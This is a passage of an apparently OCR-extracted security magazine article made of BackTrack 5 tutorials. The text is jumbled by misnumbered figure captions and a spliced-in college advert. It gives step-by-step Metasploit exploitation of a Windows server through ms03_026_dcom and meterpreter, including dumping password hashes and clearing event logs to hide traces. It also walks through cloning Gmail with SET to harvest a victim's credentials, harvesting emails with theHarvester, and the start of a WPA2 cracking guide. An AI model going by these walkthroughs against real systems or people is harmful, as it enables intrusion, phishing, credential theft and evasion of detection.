


Figure 7. BackTrack Installation VI




Figure 8. BackTrack Installation VII

WARNING

You must click on the advanced tab on the next page and select your USB drive as the target for installing the bootloader. You will break your system if you do not (Figure 12).

Don't forget! Make sure you select the target disk for your install as the device for the boot loader to be installed on or you run the risk of making the system you




Figure 9. BackTrack Installation VIII




Figure 10. BackTrack Installation IX




Figure 11. BackTrack Installation X

are doing this on non-bootable. Then click on the 'OK' button (Figure 13).

Click the 'Install' button to start the install (Figure 14).

This will take some time. Go get a coke or beverage or your choice and relax for a bit (Figure 15). More waiting (Figure 16), and ... more waiting. If it seems like the system is stuck at 99% forever, that's normal, at least in every case where I have done the install (Figure 17).



Figure 12. BackTrack Installation XI




Figure 13. BackTrack Installation XII



Figure 14. BackTrack Installation XIII

Finally! **Important!** Click on the 'Continue Testing' button. **DO NOT** click on the 'Restart Now' button or you have to redo a bunch of stuff (Figure 18).

*****Successfully Installed BackTrack 5 R2*****

Metasploit

If you are really interested in network security, chances are you must have heard of the Metasploit over the last few years.

Now, have you ever wondered what someone can do to your PC, by just knowing your IP. Here's the answer. He could 0wn you, or in other words, he could have full access to your PC provided you have just a few security loopholes which may arise cause of even a simple reason like not updating your Flash player last week, when it prompted you to do so.

Metasploit is a hacker's best friend, mainly cause it makes the job of exploitation and post-exploitation a lot easier compared to other traditional methods of hacking.




Figure 15. BackTrack Installation XIV




Figure 16. XV




Figure 17. XVI




Figure 18. XVII

The topic Metasploit is very vast in itself. However, I'll try keeping it basic and simple so that it could be understood by everyone here. Also, Metasploit can be used with several other tools such as NMap or Nessus (all these tools are present in Backtrack).

In this tutorial, We will learn that how to exploit a system using a meterpreter payload and start a key logger on the victim's machine.

Hacking through Metasploit is done in 3 simple steps: *Point, Click, Own.*

Before we go into the details of The Metasploit Framework, let me give you a little idea of some basic terms (may seem boring at first, but you must be knowing them)

- **Vulnerability:** A flaw or weakness in system security procedures, design or implementation that could be exploited resulting in notable damage.
- **Exploit:** A piece of software that take advantage of a bug or vulnerability, leading to privilege escalation or DoS attacks on the target.
- **Overflow:** Error caused when a program tries to store data beyond its size. Maybe used by an attacker to execute malicious codes.
- **Payload:** Actual code which runs on the compromised system after exploitation

Now, what does Metasploit is?

It is an *open source penetration testing framework*, used for developing and executing attacks against target systems. It has a huge database of exploits, also it can be used to write our own 0-day exploits.



Figure 19. Metasploit Shell I



Figure 28. Pentesting ShellCode II

Here are the detailed steps of our attack in action.

Step 1

Perform an Nmap [Reference 3] scan of the remote server 192.168.42.129.

The output of the Nmap scan shows us a range of ports open which can be seen Figure 19.

We notice that there is *port 135* open. Thus we can look for scripts in Metasploit to exploit and gain shell access if this server is vulnerable.

Step 2

Now on your BackTrack launch *msfconsole* as shown Figure 20. *Application>BackTrack>Exploitation Tools>Network Exploit Tools>Metasploit Framework>msfconsole*.

During the initialization of *msfconsole*, standard checks are performed. If everything works out fine we will see the welcome screen as shown (Figure 21).

Step 3

Now, we know that port 135 is open so, we search for a related *RPC exploit* in Metasploit.

To list out all the exploits supported by Metasploit we use the *show exploits* command. This exploit lists out all the currently available exploits and a small portion of it is shown in the Figure 22.

As you may have noticed, the default installation of the Metasploit Framework 3.8.0-dev comes with *696 exploits* and *224 payloads*, which is quite an impressive stockpile thus finding a specific exploit from this huge list would be a real tedious task. So, we use a better option. You can either visit the link <http://metasploit.com/modules/> or another alternative would be to use the *search <keyword>* command in Metasploit to search for related exploits for *RPC* command in Metasploit to search for related exploits for *RPC*.




Figure 29. Pentesting ShellCode III




Figure 30. Pentesting ShellCode IV

In *msfconsole* type *search dcerpc* to search all the exploits related to *dcerpc* keyword as that exploit can be used to gain access to the server with a vulnerable port 135. A list of all the related exploits would be presented on the *msfconsole* window and this is shown in Figure 23.

Step 4

Now that you have the list of *RPC* exploits in front of you, we would need more information about the exploit before we actually use it. To get more information regarding the exploit you can use the command: *info exploit/windows/dcerpc/ms03_026_dcom*.

This command provides information such as available targets, exploit requirements, details of vulnerability itself, and even references where you can find more information. This is shown in Figure 24.

Step 5

The command *use <exploit_name>* activates the exploit environment for the exploit *<exploit_name>*. In our case we will use the following command to activate our exploit (Figure 25)

```
use exploit/windows/dcerpc/ms03_026_dcom"
```

From the above figure we can see that, after the use of the exploit command the prompt changes from "*msf>*" to *msf exploit(ms03_026_dcom) >* which symbolizes that we have entered a temporary environment of that exploit.

Step 6

Now, we need to configure the exploit as per the need of the current scenario. The *show options* command displays the various parameters which are required for the exploit to be launched properly. In our case,



Figure 31. Pentesting ShellCode V



Figure 37. Pentesting ShellCode XI

which all commands can be used by us on the remote server to perform the related actions as displayed in the Figure 31.

Below are the results of some of the meterpreter commands.

- "ipconfig" prints the remote machines all current TCP/IP network configuration values
- "getuid" prints the server's username to the console.
- "hashdump" dumps the contents of the SAM database.
- "clearev" can be used to wipe off all the traces that you were ever on the machine.

Summary

Thus we have successfully used Metasploit framework to break into the remote Windows 2003 server and get shell access which can be used to control the remote machine and perform any kind of operations.

Here are potential uses of the Metasploit Framework:

- Metasploit can be used during penetration testing to validate the reports by other automatic vulnerability assessment tools to prove that the vulnerability is not a false positive and can be exploited. Care has to be taken because not only does it disprove false positives, but it can also break things.
- Metasploit can be used to test the new exploits that come up nearly every day on your locally hosted



Figure 38. Pentesting ShellCode XII




Figure 39. Google Mail Overview

test servers to understand the effectiveness of the exploit.

- Metasploit is also a great testing tool for your intrusion detection systems to test whether the IDS is successful in preventing the attacks that we use to bypass it.

Social Engineering Toolkit In BackTrack 5

The *Social-Engineer Toolkit* (SET) is specifically designed to perform advanced attacks against the human element. Originally this tool was designed to be released with the <http://www.social-engineer.org> launch and has quickly become a standard tool in a penetration tester's arsenal. SET was written by David Kennedy (ReL1K) and with a lot of help from the community in incorporating attacks never before seen in an exploitation toolset. The attacks built into the toolkit are designed to be targeted a focused attacks against a person or organization used during a penetration test.

Features of SET

- Spear-Phishing Attack Vectors
- Website Attack Vectors
- Infectious Media Generator
- Create a Payload and Listener
- Mass Mailer Attack
- Teensy USB HID Attack Vector
- SMS Spoofing Attack vector



Figure 40. Social-Engineer Toolkit I



Figure 41. Social-Engineer Toolkit II

- Wireless Access Point Attack vector
- Third Party Module
- Update the metal Sploit Framework
- Update the Social-Engineer Toolkit
- Help, Credits, and About
- Exit the Social-Engineer Toolkit

Step 1

Once you have got the backtrack loaded, open up your console and type the following command (Figure 32)

Once you are in the SET directory type. /set to launch the social engineering toolkit (Figure 33).

Step 2

Once SET has been loaded, You should see many options, Since we are working with *credential harvester attack method*, we will select the *second option* which is website attack vectors (Figure 34).

Step 3

Next you would see many options under website attack vectors, we will select the *3rd option* (Figure 35).

Step 4

Now, SET will ask us about the type of attack vector we would like to use, If you have your own web template,



Figure 42. Social-Engineer Toolkit III



Figure 43. Social-Engineer Toolkit IV

you can go for the third option. In this article, i am going with the *first option* which gives me some *predefined web templates* (Figure 36).

Step 5

Now it asks us to select the *web template*. In my case it is *GMAIL*, which is second option. After selecting the 2nd option and pressing enter just continue by pressing enter key again. Now SET will start cloning my local IP address of the backtrack box (Figure 37).

Step 6

Now open a new terminal and type ifconfig to get the *IP address* of your backtrack box (Figure 38).

When the victim visits this ip address, he will get my cloned gmail website and he will enter his login credentials (Figure 39).

Step 7

The entered credentials can be found at our *SET terminal* as shown in the following Figure 40.

*****Successfully Credential Harvested By Using*****
Social Engineering Attack

BackTrack Tool: The Harvester

Information is a weapon, a successful testing and a *hacking* process need a lots of relevant information that is why, information gathering so called foot printing is the first step of hacking. An intelligent penetration tester uses some intelligent tools and techniques to get the right information on a right time, for social engineering (human hacking) you need relevant information about a person. So the point of this little discussion is to realize the importance of information gathering.




Figure 44. The Harvester Toolkit I




Figure 45. The Harvester Toolkit II

What Is TheHarvester

After getting some knowledge about information gathering you might be interested to know how to perform it. TheHarvester is a tool for gathering e-mail accounts, user names and hostnames/subdomains from different public sources like search engines and PGP key servers. This tool has been designed to help the penetration tester on an earlier stage, it is an effective and simple tool that is very easy to use.

Supported Sources for Information Gathering

- Google – emails, subdomains/hostnames
- Google profiles – Employee names
- Bing search – emails, sub domains/hostnames, virtual hosts
- Pgp servers – emails, sub domains/hostnames
- LinkedIn – Employee names
- Exalead – emails, subdomains/hostnames

Related Information Gathering Tutorials

Foot-printing or information gathering is not a new term and we have discussed so many articles with different tools and techniques before for both *Windows* and *Linux* (Ubuntu, Backtrack), here is the comprehensive list of articles.

- Foot Printing-First Step Of Ethical Hacking
- Maltego- Information Gathering Tool Tutorial
- Dnsmap- DNS Network Mapper
- Backtrack 5- DNSenum Information Gathering Tool

The Harvester Tutorial

Theharvester is a very easy tool to use just follow the tutorial to get the best result. For backtrack open terminal and locate the directory.



Figure 46. The Harvester Toolkit III




Figure 47. The Harvester Toolkit IV

```
root@bt:cd /pentest/enumeration/theharvester#
```

For other distributions locate the directory. For best result I use the command

```
root@bt:/pentest/enumeration/theharvester#
./theHarvester.py -d google.com -l 500 -b google
root@bt:/pentest/enumeration/theharvester#
./theHarvester.py -d targetsite.com -l 500 -b google
```

Here

`./theHarvester.py` is used to start the tool.

- `-d` is used to specify the domain.
- `-l` is used to limit the number of results.
- `-b` is used to specify that in what search engine we want to search. We can take google, Bing etc.

So here is the result with complete details (Figure 41).

Here you can see that different hosts are found. This is how we gather information by using the tool 'theHarvester' "Only On Backtrack 5.

Enjoy!

BackTrack Tool: Nessus

Nessus is one of the best vulnerability scanner that is available in two modes for both home and commercial user's, Nessus plug-in for home user is free of cost. However we have OpenVAS and Nexpose they both are also a good vulnerability scanner. Nessus installation in



Figure 48. Beyond Nessus I




Figure 49. Beyond Nessus II

backtrack 5 R2 is so easy, so how to install Nessus in Backtrack 5 R2? You can follow these steps to install Nessus in Backtrack 5 R2.

There are mainly two ways to get Nessus on Backtrack 5 R2 first one is to download a copy of Nessus from its official website but the easiest way is to use your terminal:

Step 1 – Obtaining an Activation Code

For this article I will use Backtrack5 R2, so start your bt5 R2 and then follow the steps below:

- On the first step you need to register your Nessus, on bt5 R2 click on *Application>Backtrack>Vulnerability assessment>vulnerability scanner>Nessus> Nessus register*.
- You will be on a web page of Nessus; you can use the link to do the same thing.
- On the website click on home feed for free or if you want to use Nessus at your work than choose work feed.
- After a short registration form you will get an email from Nessus with your activation code.
- Open the terminal and type the command below to register your Nessus.

```
/opt/nessus/bin/nessus-fetch --register YOUR CODE HERE
/opt/nessus/bin/nessus-fetch --register BSHV-****-****-
****-AEY2
```




Figure 50. Beyond Nessus III



Figure 51. Beyond Nessus IV

Step 2 – Activating Nessus

Figure 42

Step 3 – Creating a User Account

- On the second step add user(s) on your Nessus, click on *Application>Backtrack>Vulnerability assessment>vulnerability scanner>Nessus>Nessus user add*.
- Enter the login name, password; if you want to make the user as the admin than follow the procedure, on rules just press enter (Figure 43).

Step 4 – Starting Nessus

You are almost done, now this time to start your Nessus, click on *Application>Backtrack>Vulnerability assessment>vulnerability scanner>Nessus>Nessus start* (Figure 44)

Step 5 – Accessing the Nessus Web Interface

Once Nessus has been initially started, it will begin to index and compile all of the plugins. This can take some time, depending on the speed of your system. If Nessus is still processing plugins, you may see the following screen when accessing the web interface: Figure 45.

The web interface can be accessed with your browser by making an HTTPS connection to TCP port 8834 (e.g. <https://localhost:8834/>). If you are using a browser local to the BackTrack5 R2 distribution, such as the supplied version of Firefox, be certain that you enable Flash and JavaScript for this site (Flash is required to access the Nessus Web Interface, and JavaScript is required to view some of the reports). You can also access the Nessus Web Interface remotely by using the IP address assigned to Backtrack5 R2 (e.g. <https://192.168.238.128:8834/>; Figure 46).




Figure 52. Beyond Nessus V




Figure 53. Beyond Nessus VI

Step 6 – Scanning host or network vulnerability

After putting the user id and password a new window will open in which you have to click on SCAN option>add host>and fill information and select type of scanning and policy and in scan you have two option in your hand, either you can put the IP address of scanning network or host otherwise you can create a .txt file in which put all those IP addresses of systems in the network which you want to scan. And finally click on Launch Scan (Figure 47).

Step 7 – Launch the Scanning for host or network

Than successfully it will launch the scanning and will take some time to scan the host or network (Figure 48).

Step 8 – Creating of Report

Once it will scan and will display the message that the host or network successfully scanned and will create a report about host or network vulnerability than after you can click on Brower Option to see the result of running vulnerabilities on the host or network (Figure 49).




Figure 54. Beyond Nessus VII



Figure 55. Beyond Nessus VIII




Figure 56. Beyond Nessus IX

Step 9 – Description about vulnerability

Once you will click on any particular Vulnerability it will tell you about it's description with Solution, Risk Factor and Exploitation Method (Figure 50).

****Enjoy Nessus for scanning your host or network vulnerability****

Crack a Wi-Fi Network's WPA2 PSK Password With BackTrack

You already know that if you want to lock down your Wi-Fi network, you should opt for WPA2 encryption. But did you know how easy to crack WPA2 Encryption? Take a look.

Today we're going to run down, step-by-step, how to crack a Wi-Fi network with WPA2 security turned on.




Figure 57. Wi-fi Network Tutorial I



Figure 58. Wi-fi Network Tutorial II



Figure 59. Wi-fi Network Tutorial III

But first, a word: Knowledge is power, but power doesn't mean you should be a jerk, or do anything illegal. Knowing how to pick a lock doesn't make you a thief. Consider this article educational, or a proof-of-concept intellectual exercise.

What You'll Need

Unless you're a computer security and networking ninja, chances are you don't have all the tools on hand to get this job done. Here's what you'll need:

- A compatible wireless adapter – This is the biggest requirement. You'll need a wireless adapter that's capable of packet injection, and chances are the one in your computer is not. There are plenty of



Figure 60. Wi-fi Network Tutorial IV




Figure 61. Wi-fi Network Tutorial V



You can talk the talk.
Can you walk the walk?
Here's a chance to prove it.

[IT'S IN YOUR PULSE]

LEARN:

- Advancing Computer Science
- Artificial Life Programming
- Digital Media
- Digital Video
- Enterprise Software Development
- Game Art and Animation
- Game Design
- Game Programming
- Human-Computer Interaction
- Network Engineering

- Network Security
- Open Source Technologies
- Robotics and Embedded Systems
- Serious Games and Simulation
- Strategic Technology Development
- Technology Forensics
- Technology Product Design
- Technology Studies
- Virtual Modeling and Design
- Web and Social Media Technologies




Figure 62. Wi-fi Network Tutorial VI

resources on getting aircrack-compatible adapters out there.

- A BackTrack Live CD. We already took you on a *full screenshot tour of how to install and use BackTrack 5*, the Linux Live CD that lets you do all sorts of security testing and tasks. Download yourself a copy of the CD and burn it, or load it up in VMware to get started.
- A nearby WPA2-enabled Wi-Fi network. The signal should be strong and ideally people are using it, connecting and disconnecting their devices from it. The more use it gets while you collect the data you need to run your crack, the better your chances of success.



Figure 63. Wi-fi Network Tutorial VII

